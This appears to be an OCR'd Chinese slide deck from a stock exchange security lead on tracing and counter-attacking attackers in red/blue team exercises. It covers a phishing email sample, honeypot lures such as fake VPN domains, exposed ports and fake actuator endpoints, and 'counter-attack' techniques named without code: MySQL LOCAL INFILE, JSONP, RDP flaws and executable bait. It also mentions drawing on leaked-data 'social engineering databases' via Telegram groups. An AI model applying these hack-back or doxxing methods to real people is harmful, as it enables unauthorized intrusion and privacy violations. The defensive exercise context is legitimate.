红蓝对抗中的溯源反制实战

The practise of trace and retaliation in red team/blue team exercises

深圳证券交易所 网络安全主管 郭威


目录

CONTENTS

1 战前准备

- 组织工作
- 技术工作

引子 > 案例1：社工



引子 > 案例2：钓鱼邮件

标题	《东莞深圳通技术有限公司》
发送	董事长A<xxxx@163.com>
接收	员工B

收到邮件马上建立一个公司QQ群，方便工作安排，建好群号发到此邮箱给我

备注：设置允许任何人加入，先别拉人，由我进群自行拉人


```
Received: from [redacted].com ( [171.253.28.224] ) by
 ajax-webmail-vmsvr24 (Coremail) ; Thu, 27 Jun 2019 11:32:35 +0800 (CST)
X-Originating-IP: [171.253.28.224]
Date: Thu, 27 Jun 2019 11:32:35 +0800 (CST)
From: =?GBK?B?1KzIug==?= <[redacted]63.com>
To: l[redacted]m
Subject: =?GBK?B?tqvduMnulqTNqNDFz6K8vMr109DP3rmry74=?=
X-Priority: 3
X-Mailer: Coremail Webmail Server Version SP_ntes V3.5 build
 20190614(cb3344cf) Copyright (c) 2002-2019 www.mailtech.cn 163com
X-CM-CTRLDATA: K3zBw2Zvb3R1cl9odG09MTk2OjU2
Content-Type: multipart/alternative;
        boundary="----=_Part_70139_513650962.1561606355901"
MIME-Version: 1.0
Message-ID: <16948aac.4812.16b96fdfbbd.Coremail.[redacted]3.com>
X-Coremail-Locale: zh_CN

------=_Part_70139_513650962.1561606355901
Content-Type: text/plain; charset=GBK
Content-Transfer-Encoding: base64
```


问题

1. 高分报告长什么样？
2. 溯源反制该如何组织？
3. 蜜罐应该如何部署？

从现在的经验来看：

- 这些攻击案例，真的只值200+分吗？





定位：互联网用重型蜜罐，内网全量部署轻型蜜罐

- 获取攻击者信息（IP、社交ID）
- 反制攻击者

- 诱饵：域名、目录、端口、github、文库等
- 手段：jsonp、mysql local infile、rdp漏洞、执行文件（activex、pe文件）

热门漏洞


某VPN、某EDR
F5 WEB、常见WEB漏洞

域名复用	old.b.cn
欺骗域名	vpn.b.cn
常见目录	a.b.cn/admin

已知漏洞

众测、红蓝对抗
Shiro/Fastjson

路径跳转	a.b.cn/shiro
伪造接口	a.b.cn/actuator/env



产品特性


RDP反制
Mysql 反制

端口暴露	oa.b.cn:3389/21/22
github泄露	db.b.cn:3306

2 战中对抗

- 蜜罐
- 反制

迎战 > 拟定溯源反制组工作流程




- 高价值告警：一部分来自于蜜罐，一部分来自于分析组识别的真人攻击。
- 低价值告警：来自于NTA、WAF等边界检测设备。


人员能力栈构成：
1、能获取社工库信息：电报群组。
2、具备攻击能力：初级能熟练利用常见漏洞；中级能代码审计、组合利用漏洞；高级有0day。
3、二级制逆向：在沙箱基础上，对PE、ELF文件具备分析能力。

迎战 > 案例3：发现黑产

